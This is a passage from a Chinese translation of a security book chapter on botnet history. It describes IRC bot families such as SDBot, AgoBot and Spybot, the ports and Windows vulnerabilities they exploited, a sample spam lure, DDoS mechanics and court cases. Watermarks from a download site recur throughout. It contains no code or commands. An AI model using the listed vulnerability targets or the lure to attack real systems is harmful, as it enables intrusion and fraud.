看僵尸网络攻击的威力——分布式拒绝服务攻击（DDoS）。一个具有 10000 个僵尸客户端（上载速度为 128 Kb/s）的小型僵尸网络每秒可产生 1.3 Gb 的数据量。据 McAfee 称，具备这种能量的 2～3 个大型的（超过 100 万）僵尸网络就能够“威胁许多国家的基础设施”。这些大型的僵尸网络可能强大到摧毁大多数财富 500 强的公司。

僵尸网络的概念史

与如今因特网上的很多东西一样，僵尸开始作为有用的工具而没有其他恶意。僵尸最初作为虚拟的个体开发研究。它可以加入 IRC 信道，在主人忙于其他事务时为其服务。IRC 是 1988 年 8 月由芬兰奥卢大学的 Jarkko WiZ Oikarinen 创建的。图 1.1 追溯了僵尸技术的发展进化历程。

GM

最初的 IRC 僵尸（或者 robot user），Wikipedia 称之为 GM，是由 IRC 服务器操作员 Greg Lindahl 于第二年（1989 年）开发的。这个善意的僵尸能够和 IRC 用户玩 Hunt the Wumpus 游戏。最早的僵尸是真正的 robot user，对于其余的 IRC 用户来说他们也只是用户，帮助用户享用并管理自己的 IRC 连接，不同于今天的僵尸网络客户端。

从这个简单的例子，其他程序员意识到，可以为用户和 IRC 操作员创造 robot user 来执行很多目前由人类来完成的工作，如处理全天 24h 的用户请求。对僵尸一项重要的研究开发就是当操作员忙于其他事情时，僵尸能够保持信道畅通并防止恶意用户控制该信道。为了协助 IRC 操作员，僵尸必须能够像信道操作员一样工作。僵尸已经从最初的帮助单个用户，发展为管理和运行 IRC 信道并为所有用户提供服务。服务的术语表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1.1　僵尸技术的进化过程

示一种功能，该功能由服务器端的僵尸而不是客户端的僵尸提供。期间，一些 IRC 服务器和僵尸开始能够使得操作系统 shell（外壳）账户对用户开放。Shell 账户允许用户在 IRC 主机上运行命令。Wikipedia 解释说，“由于他们成员的滥用行为，众多 shell 提供者很快消失了。”

Pretty Park

1999 年 3 月，pretty park——用 Delphi 编写的僵尸客户端问世。根据 John Canavan 所著的 Symantec 白皮书“恶意 IRC 僵尸病毒的进化过程”，PrettyPark 的一些功能和概念在今天的僵尸病毒中还普遍应用：

- 取回计算机的名字、OS 版本、用户信息，以及其他的基本系统信息
- 搜索并取得 E-mail 地址和 ICQ 登录名字
- 取得用户名、密码，以及拨号网络设置
- 升级自身功能
- 上传/下载文件
- 重定向流量
- 发动各种拒绝服务攻击（DDoS）
- 加入 IRC 客户端

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

SubSeven 特洛伊木马病毒/僵尸

20 世纪 90 年代后期，少数蠕虫病毒（如 IRC/Jobbo）利用 IRC 客户端漏洞（特别是 mIRC），通过“后门”远程控制客户端。1999 年 6 月，SubSeven 特洛伊木马 2.1 问世。该版本非同寻常，因为 SubSeven 服务器可以接受与 IRC 服务器连接的僵尸病毒的远程控制。这为所有恶意僵尸网络的到来铺设了道路。SubSeven 是一个远程控制的特洛伊木马病毒，也用 Delphi 编写，作者鼓吹其为远程管理工具。但是，它的工具包中的工具是一个真正的管理者从来都不会采用的，如窃取密码、记录按键，以及隐藏身份等。SubSeven 使得僵尸操作者可以完全控制被感染的系统。

GT Bot

2000 年出现了基于 mIRC 的僵尸网络客户端，称为全球威胁（Global Threat，GT）僵尸，是由 Sony，mSg 和 DeadKode 共同编写的。mIRC 是 IRC 客户端软件包，具有两个重要的特征：能够运行脚本响应 IRC 服务器上的事件，支持 TCP 和 UDP 原始套接字连接（socket connection）。

GT Bot 具有以下功能：

- **端口扫描** 扫描开放的端口
- **洪泛攻击** 发动 DDoS 攻击
- **克隆** 第一次连接后，与 IRC 服务器的连接（都称为克隆）
- **BNC** （Bounce）一种匿名的僵尸客户端访问服务器的方法

如今，基于 mIRC 技术的所有僵尸变体都可以说是 GT 僵尸家族的成员。这类僵尸客户端不具备直接自我传播的能力，而是利用社会工程学手段实施攻击[①]感染系统常用的手段是声称是来自安全防护软件厂商的电子邮件，一旦用户单击了嵌入的链接，将被带入恶意网站，变成牺牲品。这些早期的僵尸客户端不是模块化的，而是所有内容都包含在一个数据包之内。

SDBot

2002 年初，SDBot 出现了。它是由一名俄罗斯程序员 sd. 编写的。SDBot 是僵尸病毒进化链中主要的一步，采用 C++语言编写。对于僵尸技术进化尤为重要的是，作者公开了源代码，发布了一个网页，提供了 E-mail 和 ICQ 联络方式。很多黑客得到了它。它也易于修改和维护，因此很多后来发展起来的僵尸客户端都继承了 SDBot 的代码和概念。SDBot 生成一个很小的 bin 文件（仅 40KB）。

SDBot 家族的最主要的特征是包含和使用远程控制后门。SDBot 家族蠕虫病毒扩散的途径有很多，包括

- NetBios（端口 139）
- NTPass（端口 445）
- DCom（端口 135 和 1025）

① 即利用人的弱点即社会工程学方法来实施网络攻击——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- Dcom2（端口 135）
- MS RPC 服务与 Windows Messaenger 端口（TCP 1025）
- ASN. 1 漏洞，affects kerberos（UDP 88），LSASS. exe 和 Crypt32. dll（TCP 端口 135，139，445），采用 SSL 的 IIS 服务器
- UPNP（端口 5000）

SDBot 利用两个服务器的漏洞：WebDav（端口 80）和 MSSQL（端口 1433）。它也能利用两个第三方的漏洞：Dame Ware 远程管理软件（端口 6129）和 Imail IMAPD Login 用户名漏洞（端口 143）。它也利用下面的 Cisco 路由器漏洞：CISCO IOS HTTP 认证（端口 80）漏洞。

SDBot 利用的后门漏洞：

- Optix 后门（端口 3140）
- Bagle 后门（端口 2745）
- Kuang 后门（端口 17 300）
- Mydoom 后门（端口 3127）
- NetDevil 后门（端口 903）
- SubSeven 后门（端口 27347）

如果成功攻击漏洞，蠕虫病毒创建并运行一个脚本将 SDBot 下载到这台计算机并执行。一旦执行，该机就被感染了。值得注意的是，很多这种类型的攻击如今仍然存在，尤其是定位端口 139，445 和 1433 的暴力破解密码和猜测密码的攻击。

今天，病毒变体通过许多其他的途径传播，包括即时通信中的垃圾邮件攻击，CD、电子邮件携带的有毒附件，网络钓鱼隐藏的下载。2002 年，SDBot 不断促进建立发动 DoS 攻击的能力。2006 年 11 月，熊猫卫士（Panda）实验室报告 SDBot，SDBot. ftp. worm 是最经常被查到的病毒，这证明了这个病毒的耐力和适应性。2006 年 6 月，微软恶意软件去除工具（Malicious Software Removal Tool）检测报告，在 678 000 被感染的 PC 中，SDBot 高居第二位。

AgoBot

AgoBot（aka GaoBot），诞生于 2002 年，增加了模块化设计和重要的功能。基于模块化设计，意思是 AgoBot 不会一次用全部的僵尸代码感染系统。AgoBot 有 3 个模块：

（1）最先传递的模块包含 IRC 僵尸客户端和远程访问后门（程序）。

（2）模块 2 攻击且关闭反病毒程序。

（3）模块 3 阻止用户访问一系列网址（通常是反病毒软件供应商的网站）。

每个模块完成其主要任务时，获取下一个模块。这种做法使得傀儡牧人在有了新技术和更新站点时，升级模块 2 和 3。模块升级功能使得病毒变体达到数以千计。AgoBot 用 IRC 进行命令与控制，但是传播采用了 P2P（peer-to-peer，对等）文件共享应用软件程序（如 Kazaa，Grokster，以及 Bear Share）。可以通过 IRC 控制僵尸客户端，AgoBot 也启用远程访问后门，可以直接访问个别客户端。AgoBot 具有以下功能：

- 扫描特定的漏洞

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 发动各种 DDoS 攻击
- 搜索游戏序列号
- 终止反病毒和监控程序进程
- 修改主机文件，阻止访问反病毒网站
- 用 Bagle 蠕虫①
- 猎取系统，如果系统受到感染，关掉 Bagle
- 利用 rootkit 技术隐藏自身（进程）
- 难以进行程序逆向研究（软件逆向工程）

其他相关的僵尸病毒有 Phatbot，Forbot，Ploybot，以及 XtremBot。Phatbot 增加了对 WASTE 协议的支持。WASTE 是一种 P2P 协议（C&C 使用公钥加密）。

从基于代码的病毒家族到基于特征的病毒家族

从僵尸进化的观点看，僵尸家族的创建不仅仅是基于起初的源代码，而更多的是基于其独有的特性。注意这些家族的名字，如 Spybot、MyTob 和 Polybot。当然 MyTob 的确是基于源代码的，但也有一种新特性——批量垃圾邮件僵尸病毒正是基于 MyDoom。同样，反病毒软件的探测也变得不是去辨识一个整体的僵尸病毒，而是用功能标识符来标识出发现的僵尸病毒模块。例如，Symantec 对所发现的病毒模块的命名如 Hacktool. Hide Windows 和 Trojan. Dropper。整体的僵尸病毒是一个 RBot，但是 Symantec 从来没有用这样的方法来标识。对于 A/V 公司来说，他们的任务就是发现恶意代码并进行处理。但是，对于安全技术人员来说当然希望了解的更多。安全技术人员可以从僵尸病毒的组织结构了解到，用来感染计算机的一些可能的因素，以便于防微杜渐，而不仅仅是事后修补。

每个原始的僵尸家族都从其他僵尸身上汲取优势来提高自身。由于很多僵尸都是开放源码的、模块化的，并采用 C/C++ 编写，很容易获得一种僵尸的源代码并将其功能加到另一种僵尸上。A/V 公司也有个趋势，定义的病毒名字与其他防病毒软件厂商命名的名字不一样。这在某种程度上是因为每种僵尸家族都有很多病毒变体，同一个家族的两个僵尸变体可以在功能上有很大的区别。例如，一个病毒变体可以采用 IRC 协议作为 C&C，有键盘记录功能；而另外一个病毒变体可以采用 P2P 网络作为 C&C，功能是搜索其僵尸客户端的 PGP 公钥和私钥，隐藏的密码，以及财务账号信息。一种反病毒软件可能称它们均为某种僵尸病毒的变体，另外一种反病毒软件就可能将其中一种变体视作一种新的僵尸病毒。

从这点来说，命名目的是为了强调新的病毒功能。

Spybot

Spybot 是一种开放源码的特洛伊木马，从 SDBot 衍生而来，也称为 Milkit，出现于 2003 年。Spybot 增加了间谍程序功能，例如收集活动日志、网页表格的数据、E-mail地址列表，以及访问的 URL 列表。除了通过文件共享程序（PnP 应用）和利用

① 在 Windows 系统下种植后门，为进一步攻击创造条件——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

已知的漏洞传播以外，Spybot 也寻找之前已经被 SubSeven 和 Kuang2 特洛伊木马攻占的系统。和 SDBot 和 Agobot 类似，Spybot 易于定制，这使得检测且辨别这种僵尸很复杂。它在功能上和 Agobot 类似，并和 SDBot，Rbot 和 URXBot 相关。

不同 Spybot 变体具有以下功能：

- 扫描端口（寻找开放端口）
- 发起 DDoS 攻击，如 UDP 和 SYN 洪泛攻击
- 查找（控制）旧操作系统（Win 9x）和通过 modem 连接的系统
- 利用社会工程学（人的弱点）引诱 P2P 用户下载 Spybot 的感染模块
- 用户运行感染模块后，显示虚假出错信息，试图蒙蔽用户
- 记录所有键盘输入或者仅记录进入 Internet Explorer 键盘输入
- 记录拷贝到 Windows 剪切板的全部内容
- 抓取 Win 9x 系统的隐藏密码
- Spybot 的一些新变体在鼠标单击下时获取屏幕截图。这种功能使得傀儡牧人能击败一些银行采取的新的安全措施。这些银行要求用户单击图片键盘来输入 PIN（Personal Identification Number，个人识别码）或者密码
- 尽管很少，但还是有一些 Spybot 变体能够通过即时信息传递系统发送垃圾消息，这种信息称为 Spim（垃圾信息）
- 嗅探网络，有时是为了（获取）用户 ID 和密码，有时是为了寻找其他 IRC 信道
- 结束反病毒软件或者其他安全软件产品的进程
- 新型病毒变体采用 rootkit 技术，通常是被黑或修改的 FU rootkit 版本
- 控制网络摄像头，捕获视频流

近期的（漏洞）利用扫描。根据 John Canavant 标题为“恶意 IRC 僵尸的进化”白皮书，2005 年的僵尸病毒变体有

- Microsoft Windows DCOM RPC 接口缓冲区溢出（MS03-026）
- Microsoft Windows 局部安全授权服务远程缓冲区溢出（Local Security Authority Sevice Remote Buffer Overflow）（MS04-011）
- Microsoft Windows SSL 库拒绝服务攻击（MS04-011）
- Microsoft SQL 服务器用户认证远程缓冲区溢出（MS02-056）
- UPnP NOTIFY 缓冲区溢出（MS01-059）
- Microsoft Windows 工作站服务缓冲区溢出（MS03-049）
- DameWare Mini 远程控制服务器阶段认证（pre-authentication）缓冲区溢出（CAN-2003-0960）
- VERITAS 后备执行代理目录缓冲区溢出（Backup Exec Agent Browser Remote Buffer Overflow）（UNIRAS 20041217-00920）
- Microsoft Webdav 缓冲区溢出（MS03-007）
- Beagle
- MyDoom
- Netdevil

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- OptixPro
- SubSeven
- Kuang2

更多信息，登录 www. symante. com/avcenter/reference/the. evolution. of. malicious. irc. bots. pdf。

RBot

RBot 在 2003 年首次出现。根据 2006 年 6 月微软 MSRT 报告（“MSRT：Progress Made，Trends Observerd”，Matthew Braverman 著），RBot 家族被检出的次数最多，共有 190 万台 PC 被感染。它是一种采用 IRC 作 C&C 的后门特洛伊木马。它引入了一种想法，就是采用一个或者多个运行软件包加密术工具（例如，Morphine，UPX，ASPack，PESpin，EZIP，PEShield，FSG，EXEStealth，PEX，MoleBox 和 Petite）。RBot 扫描系统端口 139 和 445（Microsoft 系统共享）。之后，尝试猜测弱密码。它能够使用默认用户列表或者由傀儡牧人提供的用户列表。它可以尝试枚举目标系统上的用户清单，默认的用户 ID 和密码，或者尝试结合在其他系统上找到的用户 ID 和密码。

Polybot

Polybot 出现于 2004 年 3 月，由 AgoBot 衍生而来。它之所以称为 Polybot，是由于采用多态性（polymorphism），或者是由于以很多不同形式出现的原因。Polybot 通过将编译代码装载到一个“信封”代码里进行感染，通过感染实现自身的变异。当它每次运行时，信封再次加密整个文件。

Mytob

Mytob 最早发现于 2005 年 2 月，该病毒是一个混合体，使用 MyDoom 的源代码实现发送批量电子邮件的功能，并采用 IRC 构建控制与命令信道。注意，“tob”是由“bot”反过来得到的。

Mytob 应用社会工程学和欺骗邮件，携带自身的 SMTP 客户端，具有和 Spybot 一样的 C&C 功能。

常见的僵尸功能

本节包含少数新型僵尸组件：

- **GpCoder** 潜在的僵尸组件，加密用户的文件，给用户留信息，告诉他们如何购买译码器。目前的版本可以用 A/V 供应商提供的“修补”（fix）工具进行解密，但是如果后续版本采用强加密技术，潜在的危害会非常大。
- **Serv-U** 安装在僵尸客户端上，Serv-U FTP 服务器使得傀儡牧人能够在其僵尸网络上存储偷来的电影、软件、游戏，以及非法资料（例如儿童色情文学），并按照要求提供文件。Serv-U FTP 服务器采用其他软件，在任务管理器中看起来像是资源管理器（Windows explorer）。数据存储在隐藏目录下，使用 Windows 时看不到。
- **SPIM** 即时通信中的垃圾邮件。僵尸目前被用来发送钓鱼攻击和链接到网站（给 PC 上载恶意代码）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

SPIM 信息如：

注意：……Windows 发现了 55 个关键的系统错误……

为了修补错误，请按照以下指示来做：……

1. 从 www. regfixit. com 下载更新的注册表。
2. 安装更新的注册表。
3. 运行更新的注册表。
4. 重启动计算机。

当前的错误操作可导致系统故障！

McAfee 的 site advisor（一个对网站安全进行评级的软件）标记前述的网站（www. regfixit. com）为上载恶意代码网站。

僵尸病毒的新闻案例

僵尸设计者发布病毒变体越多，暴露的机会也就越大，也更容易被抓住。

THr34t-Krew

2003 年 2 月，Andrew Harvey 和 Jordan Bradley（GT 僵尸的变体——TK 蠕虫的两个作者），在英国的杜伦（Durham）市落网。英国国家高科技犯罪研究专案组（National Hi-Tech Crime Unit，NHTCU）联合美国计算机技术犯罪高科技应急小组（Computer and Technology Crime Hi-Tech Response Team，CATCH）调查取证，这两个人是国际黑客组织 THr34t-Krew 的成员。2005 年 10 月 10 日，Rick Kavanagh 在 IT Vibe（www. itvibe. com）上发表的一篇文章中称，“现年 24 岁的 Harvey 和 22 岁的 Bradley，承认在 2001 年 12 月 31 日至 2003 年 2 月 7 日之间‘有企图地对计算机进行未授权的修改’。”估计该蠕虫病毒造成的损失达 550 万英镑或者 1100 万美元。TK 蠕虫利用了 Internet Explorer 中一个常见的 unicode 漏洞。

与此同时，在美国伊利诺伊州的一处居所也进行了搜查，当局在这里发现了与本案有关的新证据。该蠕虫感染了超过 18 000 的计算机。美国人 Raymond Steigerwalt 被判入狱 21 个月，并处以罚款 12 000 美元。

Axel Gembe

据警方报道，21 岁的黑客 Axel Gembe 是 Agobot（aka Gaobot，Nortonbot，Polybot）的作者，被捕时他被称为 Alex G。他于 2004 年 5 月 7 日在德国西南部巴登-符腾堡州（Loerrach 或者 Waldshut，不同报道说法不一）的家中被捕。他被指控触犯德国计算机破坏（sabotage）法规，编写恶意计算机代码。他承认在 2002 年 10 月创建 Agobot 病毒的指控，其他 5 个人也被指控。

180Solutions 民事法律诉讼

2004 年之前的某一天，一个立陶宛犯罪集团联系到荷兰的黑客们，要求替他们创建僵尸网络。黑客们创建并发布了该僵尸网络。黑客们想到，立陶宛人一定是在某种意义上采用该网络去挣钱。他们认为自己也可以这么做，于是创建自己的僵尸网络，有 150 万僵尸客户端。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在一次行动中，他们采用僵尸网络为恶意广告公司 180Solutions 安装软件。180Solutions 公司迫于公众压力，在数年时间里一直在清除他们的行为。2005 年 1 月，该公司更改了政策，拒绝为用户未授权的软件安装进行赔付。为此，他们开始与未经用户允许安装他们软件的经销商终止协议。截至 8 月份，180Solutions 称，终止了和 500 个经销商的合作。荷兰的黑客们雇用僵尸网络通过 DDoS 攻击勒索 180Solutions，直到他们赔付为止。公司向 FBI 求助，跟踪黑客。2005 年 8 月 15 日，180Solutions 针对涉嫌 DDoS 攻击的 7 个黑客提起了一项民事诉讼，他们是荷兰布莱达的 Eric de Vogt；澳大利亚南墨尔本的 Jesse Donohue；贝鲁特[1] 的 Khalil Halel；英国莱斯特的 Imran Patel；多伦多的 Zarox Souchi；荷兰迪温特的 Youri van den Berg；斯洛文尼亚 Trbovlje 的 Anton Zagar。

Operation Cyberslam：Jay Echouafni，Jeanson James Ancheta

2005 年 11 月，美国首例由于僵尸网络的犯罪被监禁判刑。因为阴谋违反联邦反垃圾邮件法（the CAN-SPAM Act），给联邦政府国防部门的计算机应用带来威胁，在没有得到授权情况下，进入受保护的计算机系统并实施欺诈加利福尼亚州唐尼的 Jeason James Ancheta（aka Resili3nt，21 岁）接受审讯并被判处入狱 3 年，涉嫌多重犯罪：触犯计算机欺诈与滥用法（the Computer Fraud Abuse Act）；触犯联邦反垃圾邮件法（CAN-SPAM）；损害并威胁到联邦政府国防部门的计算机；未经授权进入受保护的计算机进行欺诈，判处罚金 57 000 美元。

Ancheta 的僵尸网络由数千台僵尸计算机组成。他可以将僵尸卖给其他用户，这些用户用于部署 DDoS（见图 1.2）攻击或者发布垃圾邮件。




图 1.2 简单的僵尸网络示意图

① 黎巴嫩首都——译注。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

他通过向控制的已经受到感染的超过 40 万台计算机下载恶意广告软件，获利超过 100 000 美元。美国司法部（Department of Justice，DOJ）的一篇新闻称，Ancheta 能够通过改变恶意广告软件的下载时间和安装速度的方法，以及重置不同服务器之间的计算机以安装不同的改进软件（恶意广告），来避免被探测到。

背景注释

简单的僵尸网络

图 1.2 描述的是一个简单的僵尸网络部署 DDoS 攻击的过程。图中数字是新客户端加入僵尸网络并参与 DDoS 攻击的过程步骤，第（2）～（5）步不断重复，第（4）步随着第（2）步中攻击命令的改变而改变。

（1）创建（感染）了一个新的僵尸网络客户端时，“新成员”的第一个任务是向 C&C 服务器报备——加入一个特定的 IRC 信道并等待命令。

（2）傀儡牧人发布命令到 C&C 服务器，很可能是响应一个付费用户的请求。在这种情况下，付费用户要求傀儡牧人阻止竞争对手的网站（几天内）获得任何订单。傀儡牧人发送命令给 C&C 服务器，指定目标、攻击的时间和类型，以及哪些僵尸客户端参加攻击。

（3）僵尸客户端在特定的信道监听 C&C 服务器，一旦傀儡牧人发送命令，客户端观察到自己被选上则开始执行。

（4）在指定的时间，所有选中的僵尸机开始向目标发送网络流量，到了一定的流量，目标网站就不能同时处理僵尸机的流量和正常流量了，很快就只能处理（僵尸机的）非法流量。

（5）这步是可选的，僵尸机向 C&C 服务器报告攻击成果或任务已经完成，并等候新的命令。

Anthony Scott Clark

2005 年 12 月，俄勒冈州比弗顿市的 Anthony Scott Clark 为自己的行为辩护。他被控感染了数千台计算机，然后使用这些计算机发起 DoS 攻击。据 DOJ 报道，Clark 先生对以下罪状供认不讳：

2003 年 7～8 月，Clark 先生伙同其他几个人在网络上参加了针对 eBay、Inc 和其他企业的 DDoS 攻击。DDoS 攻击指很多被感染的计算机（或者僵尸）攻击单个目标，因而导致对目标系统合法用户的拒绝式服务。

Clark 先生及其同伙通过蠕虫程序，利用计算机 Windows 操作系统中的漏洞——分布式组件对象模型的远程执行调用漏洞（Remote Procedure Call for Distributed Component Object Model，RPC-DCOM），共召集了大约 20 000 僵尸机。这些僵尸机连接并登录到一个受密码保护的 IRC 服务器上等候命令。Clark 先生及其同伙发出指令，僵尸机就对计算机或者 Internet 上的计算机网络发起 DDoS 攻击。Clark 先生亲自指挥僵尸

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

机针对名为 eBay. com 的服务器发起 DDoS 攻击，蓄意损害了这些被感染的计算机以及 eBay. com。

Clark 先生的讼案由美国特勤局的电子犯罪特侦组（U. S. Secret Service's Electronic Crime Task Force）调查。调查过程受美国律师协会的计算机犯罪和知识产权部门（U. S. Attorney's Office Computer Hacking and Intellectual Property（CHIP）Unit）监督。

Farid Essebar

18 岁的摩洛哥人 Farid Essebar 是 Zotob 蠕虫的设计者。由于发布破坏世界银行和医药公司的 Zotob 蠕虫，在摩洛哥受到指控。

Christopher Maxwell

僵尸网络可以引起意想不到的危害。加利福尼亚州瓦卡维尔市 20 岁的 Christopher Maxwell，也称 donttrip。据 DOJ 报道其犯罪活动：在 2005 年 1 月，他的僵尸网络搜索入侵更多的计算机的时候，感染了西雅图的西北医院计算机网络。僵尸扫描系统导致计算机流量增加，中断了医院正常的计算机通信。该中断在很多方面影响了医院的正常工作：手术室的门打不开，呼叫器不工作，重症监护室的计算机死机。DOJ（www. usdoj. gov/criminal/cybercrime/maxwellPlea. htm）称，Maxwell "蓄意破坏受保护的计算机并实施计算机诈骗"；"伙同他人蓄意危害受保护的计算机，并创建拥有过百万僵尸的僵尸网络，未经用户许可在计算机上下载安装广告软件获取佣金"。政府估计 Maxwell 及其伙伴从中获利大约 100 000 美元。Maxwell 的僵尸破坏了德国国防部（Department of Defense，DoD）的 400 台电脑。他被判处赔付医院和 DoD 共计 252 000 美元，入狱监禁 37 个月。

Jeffrey Parson

2003 年 8 月，Jeffrey Parson 发布了 Blaster 蠕虫（冲击波）的变体，感染了全世界 48 000 台计算机。据美国司法部报道（www. usdoj. gov/criminal/cybercrime/parsonSent. htm），"Parson 承认将原始的 Blaster 加以修改，并增加了一个机制——对某些被感染的计算机具有完全访问权限。随后，感染了大约（之前已经被他的蠕虫截获的）50 台计算机，再利用这些电脑向其他电脑发动更广泛的攻击。然后 Parson 的蠕虫指挥那些被感染的计算机对微软网站发起攻击。估计有超过 48 000 台计算机受到 Parson 的蠕虫感染。"

Parson 被判入狱监禁 18 个月，服刑期满后，监督释放（或观护。一种受监控的释放，配有一名劝教员）3 年，赔偿金额取决于监督释放期间的表现。DOJ 报道"判处 Parson 入狱 18 个月，Pechman 法官说，她考虑了 parson 独特的生活环境：发布蠕虫时他刚刚十八岁零三个星期；有精神病史；父母疏于监督或者引导他使用计算机。Pechman 告诉 Parson，他的社区服务必须通过和其他人面对面的接触，他使用计算机只限于教育和商务。'不要计算机游戏，不要网络聊天，我不想让你有"虚幻"的朋

溜客安全网 WwW.176Ku.CoM

